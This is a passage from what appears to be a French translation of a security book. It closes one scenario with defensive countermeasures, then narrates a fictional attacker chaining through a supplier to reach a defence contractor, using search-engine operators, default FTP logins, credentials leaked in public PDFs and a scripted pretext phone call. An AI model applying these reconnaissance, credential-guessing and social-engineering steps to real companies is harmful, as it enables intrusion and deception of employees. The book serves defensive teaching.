En ce qui concerne les cartes d'accès, de nombreuses entreprises devraient réfléchir à la stratégie d'économies qui consiste à utiliser le même support pour l'identification et l'accès. La plupart des entreprises ont des consignes pour obliger leurs employés à avoir leur badge visible à tout instant. Si la puce RFID d'accès est intégrée aux badges d'identification et si ceux-ci doivent être visibles à tout instant, il est facile de les copier avec un scanner de cartes RFID. Les cartes d'accès RFID devraient être placées dans un portefeuille ou un sac protégeant des rayonnements RF. On peut en acheter sur **www.rfidiot.org** et sur bien d'autres sites web. Les cartes d'accès et le badge d'identification peuvent aussi être indépendants.

Par ailleurs, les ports inutilisés d'un commutateur devraient toujours être désactivés. Si les ports doivent être activés, il est obligatoire de les sécuriser.

Mesures de prévention contre les scans

Comme la plupart des outils de scan tirent simplement avantage de la manière dont fonctionnent les protocoles réseau, se protéger contre les scans peut être délicat. Nmap commence par lancer une requête `ping` pour voir quels hôtes répondent et envoie un scan SYN sur les hôtes identifiés. La plupart des entreprises ont désactivé l'ICMP sur le périmètre de leur réseau mais lui permettent de circuler librement à l'intérieur du réseau. Il suffit d'activer le pare-feu de Windows pour compliquer énormément la tâche de Nmap et d'autres outils de scan. Avec un simple scan Nmap sur le réseau d'Alki, Phénix a obtenu les informations qu'il souhaitait. Si l'ICMP avait été bloqué au niveau des hôtes, son premier scan n'aurait renvoyé aucun hôte. Cela l'aurait forcé à tester des variations plus complexes du scan par défaut, ce qui lui aurait pris plus de temps, voire l'aurait empêché d'obtenir les résultats voulus.

Les outils de détection d'intrusion pour clients, comme Cisco Security Agent (CSA), auraient été utiles dans ce scénario. Même sans les déployer sur tous les clients, le serveur de R&D contenant les données sensibles aurait été un candidat idéal. CSA peut détecter les scans furtifs par SYN et bien d'autres scans. Si CSA avait fonctionné, les scans Nmap auraient probablement renvoyé que tous les ports étaient filtrés, ce qui aurait rendu presque impossible l'identification du serveur R&D.

Mesures de prévention contre l'ingénierie sociale

Les attaques par ingénierie sociale visent le maillon faible de tout programme de sécurité : les humains. Alki a certainement des politiques de recrutement de son personnel. Elle a probablement aussi des politiques interdisant aux personnes extérieures d'avoir le moindre contact avec des données sensibles comme celles qui sont liées à la propriété industrielle. Cependant, de nombreux dirigeants outrepassent ces contrôles et ces politiques pour frimer ou, dans le cas de Linda, pour essayer d'aider quelqu'un qui leur est sympathique. Les commentaires de Linda quant au service informatique ont donné à Phénix des informations sur la faiblesse probable de la sécurité informatique chez Alki. Tous les employés, y compris les plus haut placés, devraient recevoir une formation de sensibilisation à la sécurité régulièrement (au moins une fois par an, de préférence deux fois par an). Avant de révéler quoi que ce soit sur leur vie personnelle ou sur leur entreprise, les employés et les dirigeants devraient s'habituer à se poser systématiquement la question suivante : "Est-il vraiment nécessaire que je donne cette information me concernant ou concernant mon entreprise ?" Si ce n'est pas nécessaire, ne donnez aucune information.

Mesures de prévention contre les attaques sur les systèmes d'exploitation

Phénix a pu utiliser Metasploit pour accéder au serveur du département R&D en moins de trente secondes pour une seule raison : le serveur n'était pas à jour des derniers correctifs de sécurité et Service Packs. Il est courant pour les entreprises de retarder les mises à jour et les correctifs pour des raisons de compatibilité avec des logiciels (internes ou non). Dans le cas d'Alki, le service informatique aurait dû faire pression sur le fabricant du logiciel de R&D qui les obligeait à supprimer le Service Pack 1 et tous les correctifs de sécurité pour Windows 2003 Server. Si une entreprise est compromise à cause d'une application incapable de fonctionner avec les mises à jour de sécurité, l'application doit être corrigée ou bien il faut sérieusement envisager son remplacement. Dans la plupart des entreprises, les fonctionnalités et la facilité d'utilisation l'emportent largement sur la sécurité. Tant que cela sera la norme et que les fabricants d'applications tierces ne seront pas obligés de suivre, ils ne le feront pas. En un mot, mettez à jour vos ordinateurs avec les derniers Service Packs et correctifs. Si Alki avait suivi ce conseil, Phénix aurait probablement pu trouver une vulnérabilité dans Windows, développer un exploit pour cette vulnérabilité, tester cet exploit et l'utiliser contre l'entreprise, ce qui lui aurait probablement pris des mois. Mais comme Alki n'était pas à jour quant aux Service Packs et mises à jour de sécurité, Phénix a pu utiliser un exploit disponible publiquement pour tirer avantage d'une vulnérabilité connue.

Mesures de prévention contre le vol de données

Le chiffrement a été plus largement conseillé ces deux dernières années qu'il ne l'avait jamais été. Les gros titres sont remplis d'histoires de données confidentielles perdues à la suite d'un portable volé, d'une clé USB perdue ou d'un système compromis. Si Alki avait utilisé un système aussi simple que Windows EFS (*Encrypting File System*, un système de fichiers chiffré) sur le serveur R&D, les données copiées par Phénix (s'il avait même pu les copier) auraient été inutiles à M. Dobbs. Il aurait également eu plus de mal à supprimer le contenu du serveur. De nombreuses entreprises échouent à la mise en place du chiffrement car celui-ci est considéré comme compliqué et mystérieux. Souvent, les entreprises commencent à mettre en œuvre du chiffrement, rencontrent des problèmes opérationnels ou de facilité d'utilisation et retardent, voire abandonnent le projet. Alki a beau être une entreprise cotée en bourse, elle travaille sans aucune forme de chiffrement (du moins au département R&D). Généralement, les mesures législatives s'intéressent plutôt à la protection des données personnelles ou confidentielles et financières. Le plus triste est que certaines entreprises ont intégré les

amendes de non-conformité à ce type de législation à leurs coûts de fonctionnement. Lorsque cela arrive, l'efficacité de ce type de mesure diminue considérablement.

Conclusion

L'espionnage industriel est toujours une affaire rentable. Lorsque l'économie est, comme de nos jours, un amas de confusion et d'incertitude, l'avantage obtenu grâce à des "informations concurrentielles" peut faire la différence entre la survie et la mort d'une entreprise. Nous ne sommes plus à une époque où le travail acharné paie systématiquement. Nous vivons dans un monde où l'information est notre bien le plus précieux. L'espionnage industriel n'est plus une affaire complexe et ne nécessite pas forcément de compétences très évoluées. Il existe des outils pour tout automatiser, de l'ingénierie sociale à l'attaque d'un système d'exploitation. Avec le nombre grandissant de vulnérabilités et la baisse du niveau de compétences nécessaires, l'espionnage industriel a de beaux jours devant lui. Certaines attaques seront bruyantes et feront la couverture des médias, d'autres seront silencieuses mais seront d'une efficacité redoutable.

5

Chaîne d'entreprises

Scénario

Chaîne d'entreprises

Une des failles de sécurité les plus négligées est une faille qui ne peut pas être évaluée en examinant l'architecture réseau d'une entreprise. Elle ne peut pas être mesurée par la meilleure évaluation de vulnérabilités. Nous parlons des attaques qui partent d'une entreprise et finissent par toucher une entreprise périphérique. Nous nous donnons beaucoup de mal à sécuriser nos réseaux, renforcer nos applications et fermer nos machines. Mais peu d'entreprises regardent l'infrastructure de celles qu'ils autorisent à accéder à leur réseau.

Phénix va mettre en place une attaque complexe où il exploitera non pas une, mais deux entreprises avant d'arriver à compromettre sa cible principale.

Phénix est assis dans son appartement et a du mal à croire le "projet" qui vient de lui être assigné. Les instructions lui sont parvenues de la manière habituelle. Il s'agit d'une note dactylographiée dont les instructions sont claires et précises : Grethrip Harmon. Récupération de données – SONIC. Phénix sait, grâce à un emploi précédent, que cela signifie que sa cible est un sous-traitant du ministère de la Défense, Grethrip Harmon, et qu'il doit récupérer autant d'informations que possible à propos d'un système d'armement (probablement) top secret nommé SONIC. "C'est complètement dingue", souffle Phénix. Il sait, d'après ce qu'il a lu sur divers sites gouvernementaux, y compris **http://www.cybercrime.gov**, qu'attaquer un sous-traitant du ministère de la Défense est presque équivalent à attaquer le Pentagone. De plus, tenter d'obtenir illégalement accès à des documents classifiés est passible de lourdes peines. "Ça ne va pas être du

gâteau", dit Phénix. Il pose la note sur son bureau, attrape un bloc-notes et commence à griffonner un plan préliminaire.

Approche

L'approche que Phénix va suivre se compose des étapes suivantes.

1. Effectuer une reconnaissance de Grethrip et trouver tous les points d'entrée possibles :
   - reconnaissance web pour trouver des points d'entrée sur le site web ;
   - reconnaissance visuelle pour chercher des faiblesses potentielles dans la sécurité physique et opérationnelle ;
   - voir s'il existe des relations de confiance avec d'autres entreprises qui pourraient avoir une connexion privilégiée à la cible.
2. Effectuer une reconnaissance poussée de la cible et de ses partenaires économiques :
   - interroger des employés vulnérables ;
   - évaluer les options de pénétration des entreprises partenaires si elles existent ;
   - déterminer le niveau de confiance des entreprises partenaires par rapport à Grethrip ;
   - une fois les niveaux de confiance déterminés, créer un environnement de test simulant la première cible ;
   - dans l'environnement de test, simuler une attaque sur la première cible ou le premier point d'entrée ;
   - documenter les attaques qui fonctionnent.
3. Planifier l'attaque :
   - choisir un point d'entrée principal et un point secondaire ;
   - choisir un point d'entrée sur des critères de moindre résistance et de plausibilité ;
   - schématiser l'attaque et le but final.
4. Attaquer :
   - pénétrer la cible initiale ;
   - utiliser des accès pour augmenter ses privilèges ;
   - localiser et évaluer les informations cible ;
   - obtenir les données cible ;
   - couvrir les traces.

Chaîne d'exploits

Cette section contient les détails de toutes les étapes de la chaîne d'exploits de Phénix :

- reconnaissance ;
- attaque par ingénierie sociale ;
- reconnaissance supplémentaire ;
- reconnaissance active agressive ;
- construire l'infrastructure de l'exploit ;
- tester l'exploit ;
- effectuer l'attaque ;
- construire le rootkit ;
- résultat ;
- autres possibilités.

La section se termine sur un résumé de cette chaîne d'exploits.

Reconnaissance

Une fois le brouillon du plan mis en place, la stratégie de Phénix commence à prendre forme. Phénix ne perd pas de temps et démarre sa reconnaissance. Il lance Firefox et va sur **google.fr**. Il réfléchit à sa première requête : "Je me demande qui a des liens sur son site web vers le site de Grethrip." Sur cette idée, Phénix saisit intuitivement la requête suivante dans la zone de recherche de Google :

```
link: www.grethripharmon.com
```

Phénix est surpris : Google ne renvoie que 50 résultats. Mais il comprend vite pourquoi : Grethrip étant le plus gros sous-traitant du ministère de la Défense au monde, il surveille probablement qui met un lien vers son site web et pour quelles raisons. Partiellement satisfait de ces résultats, Phénix ajoute la page à ses favoris pour pouvoir l'explorer plus tard et commence à exécuter soigneusement d'autres requêtes. Il veut maintenant savoir s'il peut obtenir des informations sur le projet SONIC, supposé top secret. Sa requête suivante est :

```
allintext:classifié top secret SONIC grethrip harmon
```

Phénix fait la moue en voyant les résultats. "Ah ! 863 résultats. Top secret, mon œil !" Il ajoute cette page de résultats à ses favoris, méthodique. "Voyons si je peux trier ces résultats et gagner en précision." Il modifie légèrement sa requête et saisit la requête suivante :

```
allintext:(top secret | classifié )( grethrip harmon | sonic) filetype:doc
```

La modification a beau être légère, les résultats sont d'une extrême précision. La requête de Phénix ne renvoie plus que 75 résultats et ce sont tous des documents Word. Phénix essaie plusieurs autres requêtes, mais n'obtient qu'un résultat médiocre. Il ajoute les pages de résultats à ses favoris, comme il l'a fait précédemment, et continue. "Bien, voyons ce que nous avons", se dit Phénix alors qu'il retourne au premier ensemble de résultats et commence à les passer au crible.

En parcourant les résultats, il remarque quelques articles d'actualité sur Grethrip. Il trouve également des articles traitant de récompenses contractuelles et autres sujets apparemment sans importance. Il finit par trouver une info utile : le 55e résultat de sa recherche est une entreprise nommée Visu IQ, qui fournit des services personnalisés de visualisation de données. Grethrip fait partie de ses clients. "Enfin un truc intéressant", se dit Phénix. Instinctivement, il concentre son attention sur Visu IQ. Il sait que cette entreprise sera probablement bien moins protégée que Grethrip. Il commence donc à effectuer des requêtes à propos de Visu IQ et décide d'utiliser l'opérateur `inanchor`. La Figure 5.1 illustre la requête effectuée par Phénix sur Google. Il saisit ce qui suit :

```
inanchor:visuIQ
```

Figure 5.1

Requête Google avec l'opérateur `inanchor`.

Phénix n'en croit pas ses yeux lorsqu'il voit Google sortir plus de 250 résultats. Il passe une bonne partie de la demi-heure suivante à examiner les résultats. Il trouve les habituels articles, études de cas et assimilés. Et il trouve un lien particulièrement intéressant. Il s'agit d'un forum d'assistance en ligne : un endroit où les gens cherchent de l'aide quand ils sont dépassés par un problème. Le directeur informatique de Visu IQ a demandé de l'aide à propos de la configuration d'un routeur Cisco. Phénix continue à chercher et trouve d'autres questions posées par cette personne. Plusieurs questions contiennent des informations de configuration réseau détaillées. Phénix remarque plusieurs messages dans le forum concernant des pare-feu Cisco ASA. À cette demande d'aide, quelqu'un du forum lui a demandé d'exécuter la commande `show run` et d'en poster les résultats. Comme prévu, le directeur informatique a suivi les instructions. Phénix a déterminé que celui-ci s'appelait probablement Will. Son identifiant (Pokerman45) est certes discret sur cette question, mais il a terminé son dernier message en remerciant les modérateurs du forum avec le message suivant : "Merci encore pour toute votre aide. Will." Phénix sait qu'un prénom peut l'aider dans une tentative future d'ingénierie sociale.

"Je me demande s'ils ont des offres d'emploi", se demande Phénix. Il saisit **www.monster.fr** dans son navigateur et cherche rapidement Visu IQ. Pas de réponse. Phénix n'abandonne pas à la première déconvenue et essaie un autre site. Il ouvre **www.keljob.com** et saisit Visu IQ dans la zone de recherche. Il a plus de chance cette fois : vingt résultats lui sont présentés. Phénix révise sa requête et ajoute le mot-clé "informatique". Il n'y a plus que sept résultats. Le premier résultat est une annonce pour un assistant de directeur informatique. Les exigences du poste sont assez mal présentées, mais Phénix parvient à en saisir les grandes lignes : un expert en technologies Cisco et Active Directory. Les autres annonces concernent plutôt des postes de programmeurs. Phénix rassemble les pièces du puzzle et formule une théorie : "Bon, il semble que monsieur le directeur informatique Will a menti pendant ses entretiens et sur son CV, commencé un paquet de projets et qu'il cherche maintenant désespérément quelqu'un pour se couvrir."

Pour vérifier cette théorie, Phénix retourne sur **netcraft.com** et saisit le domaine de Visu IQ. Comme Phénix le supposait, la personne enregistrée comme contact technique est un certain William Hynes. "Voilà notre Will", dit Phénix en riant doucement. Pour tenter d'avoir une meilleure idée de la sécurité interne de Visu IQ, Phénix retourne sur le forum d'assistance et effectue quelques recherches sur les adresses IP qu'il a récupérées du message de Will avec la sortie du `show run`. Presque immédiatement, il récupère une soixantaine de résultats dans le forum. Alors qu'il parcourt les résultats, il remarque que les messages semblent venir de différentes personnes au sein de Visu IQ.

Tout devient clair comme de l'eau de roche pour Phénix. Visu IQ, tout bien considéré, n'a pas vraiment de service informatique. Elle a un groupe de programmeurs (puisqu'ils écrivent des logiciels) qui partagent le travail de maintenance réseau, et Will Hynes est un type qu'ils ont embauché pour les décharger. Comme Will n'est visiblement pas à la hauteur de la tâche, il cherche à embaucher quelqu'un qui le soit. Avec ces déductions, Phénix est assez confiant sur le fait que Visu IQ n'a pas vraiment de sécurité en place.

Phénix décide d'être un peu plus invasif pour découvrir d'autres choses sur Visu IQ. Il regarde à nouveau les résultats de Netcraft et remarque que Visu IQ héberge apparemment ses propres serveurs DNS. Sur cette pensée, Phénix réfléchit rapidement. "Je me demande s'ils ont des serveurs FTP ?" Phénix saisit **ftp.visuiq.com** dans son navigateur et se voit immédiatement présenter une boîte de dialogue lui demandant un nom d'utilisateur et un mot de passe. Phénix regarde rapidement les messages de Will Hynes qu'il a sauvegardés. Il essaie d'abord de saisir `pokerman` comme nom d'utilisateur et comme mot de passe. L'accès lui est refusé. Sans hésiter, alors que l'urgence commence à se faire sentir, Phénix commence à tester sa liste d'identifiants et mots de passe les plus utilisés. Il commence par `administrator/password`, sans succès. Puis, il saisit `test/test` et se met à glousser alors que la liste des fichiers du répertoire s'affiche. Et bien sûr, il existe un répertoire nommé Grethrip.

Phénix s'interrompt quelques secondes et essaie d'imaginer ce qui se trouve dans ces répertoires. En temps normal, Phénix serait plus prudent, n'espérerait probablement pas attaquer de manière aussi frontale les accès d'un serveur FTP et n'ouvrirait certainement pas les répertoires d'un serveur compromis de cette façon. Mais il sait qu'il ne dispose que de peu de temps. Il ouvre le répertoire Grethrip et voit qu'il ne contient qu'un seul fichier. C'est un exécutable nommé `090609complet.exe`. Phénix a grandi avec un père retraité de l'armée avant qu'il ne soit né. Son père était spécialiste en cryptographie dans l'armée et lui avait inculqué suffisamment de maths et de crypto pour rendre un gamin normal fou. Mais, à ce moment précis, cela paye pour Phénix : sans hésiter, il comprend le nom du fichier. "Nous sommes aujourd'hui le 19 juin 2009, donc ce fichier a probablement été créé le 9 juin 2009, c'est-à-dire le 09-06-09." Phénix est presque sûr d'avoir raison.

Mais quel est ce fichier et à quoi sert-il ? Phénix en télécharge une copie et l'ouvre dans IDA Pro. Phénix est fidèle à IDA Pro depuis la fac, et il s'en sert encore plus depuis qu'il est entré dans le monde du piratage. Il regarde le fichier passer plusieurs fois dans IDA Pro et le met en pause de temps en temps. Il comprend que l'exécutable ne fait qu'extraire des fichiers compressés inclus dans le paquet et les mettre dans un certain répertoire. Puis il installe un autre petit programme qui semble s'appeler Quizzi.

Il cherche un répertoire nommé `C:\Program Files\VIQ\Data`. Phénix étudie ce chemin un bref instant, retourne à son navigateur et ouvre un nouvel onglet. Il lance une nouvelle requête Google :

```
intext:(VIQ | visuiq | program files viq)
```

Le premier résultat de la requête est exactement ce que Phénix cherchait. C'est un lien vers un exécutable nommé `VIQv5.exe`, disponible sur la page web de Visu IQ. Phénix clique sur le lien et télécharge le fichier. Il démarre l'exécutable et accepte les options par défaut. L'une d'entre elles attire son attention : "Veuillez choisir un répertoire d'installation pour Visu IQ." Phénix sait qu'il a récupéré le bon logiciel lorsqu'il voit le chemin par défaut : `C:\Program Files\VIQ`. Il clique sur Suivant et laisse le programme terminer son installation. Il ouvre ensuite un Explorateur et navigue vers le répertoire `Program Files` de son disque C: pour voir ce que le programme a installé exactement. Il remarque un nouveau répertoire nommé VIQ dans le répertoire `Program Files`. Phénix descend d'un niveau supplémentaire et ouvre le dossier. Il est heureux de voir qu'un répertoire `Data` s'y trouve. "Cool ! " s'exclame-t-il.

Une fois le logiciel installé, Phénix clique sur le bouton Démarrer de son bureau et remarque un nouveau programme nommé VIQ. Il clique sur l'icône et est accueilli par un message de bienvenue. "Merci d'avoir choisi Visu IQ. Veuillez saisir votre clé de licence ou cliquer sur Continuer pour ouvrir le mode démo." Il clique sur Continuer et obtient une interface équivalente à celle de l'Explorateur de Windows. Il regarde la barre de menu et clique sur le menu Fichier. Il y trouve plusieurs options, y compris Ouvrir, Enregistrer, et quelques autres. Les deux options qui attirent le regard de Phénix sont Charger des données et Visualiser les données. Phénix clique sur l'option Visualiser les données et un message s'affiche, indiquant "Aucune donnée chargée à afficher". "Bon, j'ai compris, se dit Phénix. Ces gens créent les modèles de visualisation personnalisés qui fonctionnent sur leurs logiciels."

Apparemment, Grethrip a acheté le logiciel en question et l'utilise à des fins de visualisation de données. Au vu des titres de certains champs dans les modèles, Grethrip semble avoir besoin de mesurer des réactions chimiques ou biologiques et d'analyser des processus. Visu IQ met apparemment constamment à jour les modèles pour Grethrip et fournit probablement les mises à jour *via* FTP. Si Grethrip est aussi paranoïaque qu'elle semble l'être, elle ne permet probablement pas à Visu IQ d'envoyer directement les mises à jour. "Ça commence à s'organiser", dit Phénix en pensant à voix haute. Avec la bouffée d'adrénaline qui accompagne habituellement ses progrès, Phénix réalise qu'il a peut-être trouvé un point d'entrée. S'il pouvait, d'une manière ou d'une autre, accéder à la prochaine mise à jour de Visu IQ avant que Grethrip la récupère du serveur

FTP de Visu IQ, il pourrait peut-être récupérer des informations chez Grethrip susceptibles de lui fournir un accès quelconque. Phénix a conscience qu'il doit effectuer beaucoup plus de recherches chez Visu IQ s'il veut que tout cela fonctionne. Sans attendre, Phénix commence à mettre en place ses outils de reconnaissance préférés. Il veut d'abord vérifier l'adresse de courrier électronique que Will Hynes a fournie lors de l'enregistrement de son domaine. Phénix regarde les résultats de Netcraft et trouve l'adresse `whynes@visuiq.com`. Il ouvre donc un de ses outils favoris : 1st Email Spider. Phénix saisit les chaînes nécessaires, illustrées à la Figure 5.2.




Figure 5.2

Remplissage de l'interface de 1st Email Spider.

Les résultats reviennent rapidement et montrent que l'adresse de Will Hynes se trouve un peu partout sur le site. Elle doit donc être valide. "Voyons si je peux trouver des fichiers intéressants sur ce serveur web", se dit Phénix alors qu'il lance My IP Suite. Il clique sur le bouton Website Scanner à gauche et saisit **www.visuiq.com** dans le champ du scanner. La Figure 5.3 illustre l'interface remplie de My IP Suite.




Figure 5.3

My IP Suite, rempli pour scanner le domaine de Visu IQ.

Phénix est heureux de trouver plus de 700 fichiers stockés sur le site web. Une zone lui semble particulièrement intéressante : il y trouve une liste de fichiers PDF numérotés en séquence (voir Figure 5.4).

pdf	http://www.visuiq.com/w2k-1.pdf
pdf	http://www.visuiq.com/w2k-2.pdf
pdf	http://www.visuiq.com/w2k-3.pdf
pdf	http://www.visuiq.com/w2k-4.pdf
pdf	http://www.visuiq.com/w2k-5.pdf
pdf	http://www.visuiq.com/w2k-6.pdf
pdf	http://www.visuiq.com/w2k-7.pdf
pdf	http://www.visuiq.com/w2k-8.pdf
pdf	http://www.visuiq.com/w2k-9.pdf
pdf	http://www.visuiq.com/w2k-10.pdf
pdf	http://www.visuiq.com/w2k-11.pdf
pdf	http://www.visuiq.com/w2k-12.pdf

Figure 5.4

Extrait des résultats du scanner de Phénix.

Phénix se demande si ces fichiers PDF sont protégés ou s'ils sont accessibles dans le monde entier. Phénix retourne sur son navigateur et ouvre un nouvel onglet. Il saisit la première adresse de sa liste de fichiers PDF hébergés sur le domaine de Visu IQ :

```
http://www.visuiq.com/w2k-1.pdf
```

Le PDF s'ouvre directement. Phénix n'en croit pas ses yeux ! Ce sont des instructions pour télécharger les mises à jour à partir du site FTP. Le PDF est adressé à un autre client : une université quelconque. Le PDF inclut l'adresse et les informations d'accès. "Trop sympa ! s'écrie Phénix. Je n'ai plus qu'à trouver le PDF de Grethrip." Mais il se rend compte que cela prendra un certain temps : il y a environ 300 PDF sur le serveur. Il a soudain une idée : "Je vais tous les récupérer, les fusionner et effectuer une recherche sur Grethrip sous Acrobat."

Phénix télécharge tous les PDF et ouvre le premier dans Acrobat. Il clique ensuite sur l'onglet Pages à gauche et voit toutes les pages du premier PDF. Il accède au répertoire de son disque C où il a enregistré tous les PDF et, en maintenant la touche Maj de son clavier enfoncée, il sélectionne le premier et le dernier PDF de la liste, ce qui sélectionne l'ensemble des fichiers du répertoire. Phénix fait alors glisser son curseur sur son instance d'Acrobat, qui revient en tant que fenêtre active. Il dépose tous les PDF sélectionnés après la dernière page de la vue Pages d'Acrobat. Acrobat fait apparaître un indicateur de progression, et l'opération se termine en 5 secondes. La liste des pages annonce maintenant plus de 350 pages. Phénix clique sur l'icône de recherche et saisit le nom Grethrip. Presque instantanément, il obtient un résultat, page 279. L'identifiant et le mot de passe du répertoire Grethrip du FTP de Visu IQ s'étalent en toutes lettres. Phénix sait qu'il aurait pu faire fonctionner son attaque avec le compte de test, mais il sait aussi qu'il est plus difficile de tracer une intrusion lorsqu'elle exploite un compte régulièrement utilisé pour accéder au site FTP. "Bon, on se calme Phénix, pas d'excitation, se dit Phénix. Il y a encore pas mal de reconnaissance à faire."

Phénix s'apprête désormais à effectuer une reconnaissance plus complète de Visu IQ et ouvre un autre de ses outils favoris. Il lance un outil peu connu nommé SpiderFoot. SpiderFoot récupère des informations à propos de domaines cible, de sous-domaines et d'hôtes d'autres informations. Phénix n'a pas utilisé SpiderFoot depuis quelque temps ; il décide de faire un essai sur un site qu'il connaît. Il ouvre la fenêtre de SpiderFoot et saisit une URL de test. Il vérifie tous les onglets et clique sur Start. Il obtient de nombreux résultats qui rafraîchissent sa mémoire. Phénix regarde SpiderFoot parcourir le Web à la recherche d'informations sur le domaine cible de test qu'il a saisi (voir Figure 5.5).




Figure 5.5

SpiderFoot récupère des informations sur un domaine.

Attaque par ingénierie sociale

Phénix remplace rapidement son domaine de test par celui de Visu IQ et continue à fouiller sa boîte à outils de reconnaissance. Phénix regarde ses outils et se rend compte qu'il va manquer de temps. Il passe à l'étape suivante et décide de passer à l'action. Il retourne sur le site web de Visu IQ et trouve la page de contact. Il trouve le numéro général de contact et le numérote sur son téléphone portable. Une voix enjouée lui répond : "Merci d'appeler Visu IQ, que puis-je pour vous ?" Phénix s'éclaircit la voix et demande : "Je voudrais parler à Will Hynes, s'il vous plaît." La réceptionniste répond : "Un moment, je vous prie." Phénix raccroche le téléphone. Il sait qu'il existe un Will Hynes chez Visu IQ et que ses appels ne sont pas filtrés.

Phénix élabore alors un plan et une stratégie pour obtenir des informations de Will lorsqu'il appellera une deuxième fois. Il se souvient avoir vu un lien Parcours sur le côté gauche du site web de Visu IQ. Sur cette page, il consulte les biographies des cinq dirigeants de l'entreprise. Il appuie sur le bouton Bis de son téléphone et appelle de

nouveau le numéro global de Visu IQ. Accueilli par la même voix enjouée, il demande Will Hynes. La réceptionniste répond et, en quelques instants, une voix rauque se fait entendre : "Ici Will Hynes." Phénix s'éclaircit la voix et répond : "Bonjour, ici Félix Durand. Je travaille pour une entreprise de recherche sur le Web. J'ai assisté à un dîner avec Jacques Angles, de votre entreprise, et nous avons discuté de solutions de visualisation de données. Il pense que le produit de votre entreprise pourrait bien être ce dont nous avons besoin. J'ai discuté avec votre service commercial et ils m'ont donné tous les tarifs et un excellent aperçu de votre produit. J'ai quelques questions techniques, et ils m'ont adressé à vous pour y répondre. Auriez-vous un peu de temps pour m'aider ?" Will obtient une commission chaque fois qu'il offre à quelqu'un une aide technique et que cette personne finit par acheter Visu IQ.

"Bien sûr, que souhaitez-vous savoir ?

